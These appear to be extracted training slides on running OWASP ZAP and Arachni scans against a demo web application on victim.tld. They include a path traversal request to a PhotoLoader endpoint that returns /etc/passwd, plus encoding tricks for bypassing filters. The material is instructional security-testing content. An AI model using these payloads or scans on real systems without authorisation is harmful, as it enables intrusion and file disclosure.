
Other Info:

ZAP: Active scanning

- Now perform **active scanning** on sitemap (or on subtrees):
 - Optionally enhance sitemap tree by manual browsing through proxy to also include requests that haven't been spidered
 - Ensure the session-ID used in browser is still logged-in and registered in ZAP's HTTP-Sessions tab as the "active" one!
 - Let the active scan run... 😊

ZAP: Active scanning

- Start the active scan on desired part of tree:



ZAP: Active scanning

- Watch the active scan tab filling...
(after confirming the scan policy defaults)

The screenshot shows the ZAP interface with the 'Active Scan' tab selected. The main window displays a table of scan results for a target at 'http://victim.tld:8080/marathon'. The table has columns for Id, Request, Response Time, Method, URL, Code, Reason, RTT, Size Resp. Header, and Size Resp. Body. The results show multiple POST requests to various URLs, mostly receiving 200 OK responses with varying sizes and RTTs. Some requests result in 500 Internal Server Error responses.

Id	Req. ...	Resp. Time...	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
	1,140	13/0...	13/04/16...	POST					
1,141	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK	30 ms	269 bytes	4.73 KiB
1,142	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK	8 ms	269 bytes	4.74 KiB
1,143	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK	14 ms	269 bytes	4.73 KiB
1,144	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	200	OK	5 ms	269 bytes	1.77 KiB
1,145	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	200	OK	5 ms	269 bytes	1.77 KiB
1,146	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK	12 ms	269 bytes	4.74 KiB
1,147	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	200	OK	5 ms	269 bytes	1.77 KiB
1,148	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	200	OK	9 ms	269 bytes	1.77 KiB
1,149	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	500	Internal Server ...	9 ms	324 bytes	1.85 KiB
1,150	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	500	Internal Server ...	13 ms	324 bytes	1.85 KiB
1,151	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK	41 ms	269 bytes	4.72 KiB
1,153	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK	11 ms	269 bytes	4.73 KiB

ZAP: Active scanning

- Explore the findings

ZAP: Active scanning

- Take a detailed look at request & response
(chance to rule out false positives, etc.)

The screenshot shows the ZAP (Zed Attack Proxy) interface. The top navigation bar has tabs for 'Quick Start', 'Request' (which is selected), and 'Response'. Below the tabs are dropdown menus for 'Header: Text' and 'Body: Text', and a set of icons for file operations.

The main area displays two panels of network traffic:

- Request Panel:** Shows a GET request to `http://victim.tld:8080/marathon/PhotoLoader?photo=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd` over HTTP/1.1. The request headers include User-Agent, Accept, Accept-Language, Referer, Cookie, Connection, Content-Length, and Host.
- Response Panel:** Shows the server's response with status `HTTP/1.1 200 OK`, headers for Server, Cache-Control, Pragma, Expires, Content-Length, and Date, and the content of the passwd file.

The content of the passwd file is as follows:


```
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scasd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
```

ZAP: Summary of workflow used

1. Let ZAP spider in authenticated parts of the web application
 - Use Session-ID from manual usage with browser
2. Enrich the sitemap tree with manual application usage
 - covering requests not spidered
3. Actively scan (of relevant sub-trees of sitemap)

ZAP: Fine-tuned targeted scans

- Sometimes specific parts of a single request need to be actively scanned...
- Simply use active scan on a single request:



Optionally define which "Input Vectors" to use for attack payload placement:

Active Scan

Scope **Input Vectors** Custom Vectors Technology Policy

Injectable Targets:

- URL Query String
- POST Data
- URL Path (could slow down testing)
- HTTP Headers (could slow down testing)
- Cookie Data (could slow down testing)

Built-in Input Vector Handlers:

- Multipart Form-Data
- XML Tag/Attribute
- JSON
- Google Web Toolkit
- OData ID/Filter
- Direct Web Remoting

Enable Script Input Vectors

Parameters shown here will be ignored by the Scanner, if both the wildcarded URL and the specified location match.

URL	Where	Name	Actions
*	Any	(?i)ASP.NET_SessionId	<input type="button" value="Edit..."/>
*	Any	(?i)ASPSESSIONID.*	<input type="button" value="Edit..."/>
*	Any	(?i)PHPSESSID	<input type="button" value="Edit..."/>
*	Any	(?i)SITESERVER	<input type="button" value="Edit..."/>

Remove without confirmation

And/or define your custom input vectors from the request:

Active Scan

Scope Input Vectors Custom Vectors Technology Policy

```
POST http://victim.tld:8080/marathon/secured/updateRunnerProfile.page HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Referer: http://victim.tld:8080/marathon/secured/profile.page
Cookie: JSESSIONID=689E349EE85EB379B8922C8365E5A983
Host: victim.tld:8080

username=test&firstname=Test&lastname=Test&street=Teststr.+123a&zip=12345&city=Test&creditcardNumber=1234123412345678&dateOfBirth=01.01.1970&id=45
```

Add

Remove

Vectors:


[521,537]: 1234

Highlight the characters you want to add or remove and click the relevant button.

Disable non custom input vectors

Cancel Reset Start Scan

Speed up the scan by choosing which technologies should be covered:



Choose the "strength" of the scan (by vulnerability type)

Scope Input Vectors Custom Vectors Technology Policy

Policy

Client Browser
Information Gathering
Injection
Miscellaneous
Server Security

Injection

Test Name	Threshold	Strength	Quality
Buffer Overflow	Default	Default	Release
CRLF Injection	Default	Default	Release
Cross Site Scripting (Persistent)	Default	Default	Release
Cross Site Scripting (Persistent) - Prime	Default	Default	Release
Cross Site Scripting (Persistent) - Spi...	Default	Default	Release
Cross Site Scripting (Reflected)	Default	Default	Release
Format String Error	Default	Default	Release
Parameter Tampering	Default	Default	Release
Remote OS Command Injection	Default	Default	Release
Server Side Code Injection	Default	Default	Release
Server Side Include	Default	Default	Release
SQL Injection	Low	High	Release

Cancel Reset Start Scan

Bonus for the courageous: Install ZAP add ons for more scans



Installed Marketplace

Add-ons

Status	Name	Description	Update
Release	Directory List v2.3	Lists of directory names to be used with "Forced Brows...	3
Release	Directory List v2.3 LC	Lists of lower case directory names to be used with "For...	3
Release	Fuzzdb files	Fuzzdb v1.09 files which can be used with the ZAP fuz...	3
Release	Help – Portuguese, Brazilian	Portuguese, Brazilian version of the ZAP help file.	5
Beta	Active scanner rules (beta)	The beta quality Active Scanner rules	19
Beta	Advanced SQLInjection Scanner	An advanced active injection bundle for SQLi (derived b...	9
Beta	BeanShell Console	Provides a BeanShell Console	5
Beta	Context Alert Filters	Allows you to automate the changing of alert risk levels.	* NEW *
Beta	Import files containing URLs	Adds an option to import a file of URLs. The file must b...	2
Beta	Passive scanner rules (beta)	The beta quality Passive Scanner rules	12
Beta	Port Scanner	Allows to port scan a target server	7
Beta	Python scripting	Allows Python to be used for ZAP scripting – templates ...	4
Beta	Report alert generator	Allows you to generate reports for alerts you specify in ...	14
Beta	Ruby scripting	Allows Ruby to be used for ZAP scripting – templates in...	4
Beta	SVN Digger files	SVN Digger files which can be used with ZAP forced bro...	3
Beta	Token generation and analysis	Allows you to generate and analyze pseudo random to...	10
Beta	TreeTools	Tools to add functionality to the tree view.	6
Alpha	Access Control Testing	Adds a set of tools for testing access control in web ap...	1
Alpha	Active scanner rules (alpha)	The alpha quality Active Scanner rules	15

Install Selected More Info

ZAP: Scan-as-you-surf

- **"ATTACK Mode"** - when enabled - scans every new request once it's observed... 
- Can be combined with "Spider", so that every new sitemap item gets scanned during spidering
 - No need to first spider and then actively scan as two steps

ZAP: Generate HTML report

- ZAP exports HTML (and XML) reports of findings


ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	3
Medium	4
Low	5
Informational	0

Alert Detail

High (Medium)	Path Traversal
Description	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences. The most basic Path Traversal attack uses the ".." special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the ".." sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..") on Windows-based servers, URL encoded characters "%2e%2e%2f", and double URL encoding ("..%255c") of the backslash character. Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.
URL	http://victim.tld:8080/marathon/PhotoLoader?photo=..%2F.%2F.%2F..%2F.%2F.%2F..%2F.%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
Parameter	photo
Attack	../../../../../../../../etc/passwd
Evidence	root:*:0:0
URL	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page
Parameter	creditcardNumber



Arachni: Automated Web Vulnerability Scanner

- Command-Line Interface (CLI)
- Optional Web-UI
 - RPC / REST-API
- **Headless PhantomJS based browser cluster**
 - Better at spidering applications with JavaScript
 - Auto-login handling & session management
 - Scanning authenticated application parts

./arachni

Many more config switches exist

...

--browser-cluster-pool-size 6
--http-user-agent='Firefox/43.0'

}

Simple settings for speed, user agent, etc.

...

--audit-links
--audit-forms

}

What should be scanned...

...

--scope-exclude-pattern='logout\\.js|\\.css|updatePassword'
--plugin=login_script:script=login-marathon.js
--session-check-url='http://kali:8080/marathon/
showMarathons.page'

--session-check-pattern='Logout'

Auto-Login Settings

...

--checks=*,
-backup_files,
-common_files

}

Exclude certain scans if desired

...

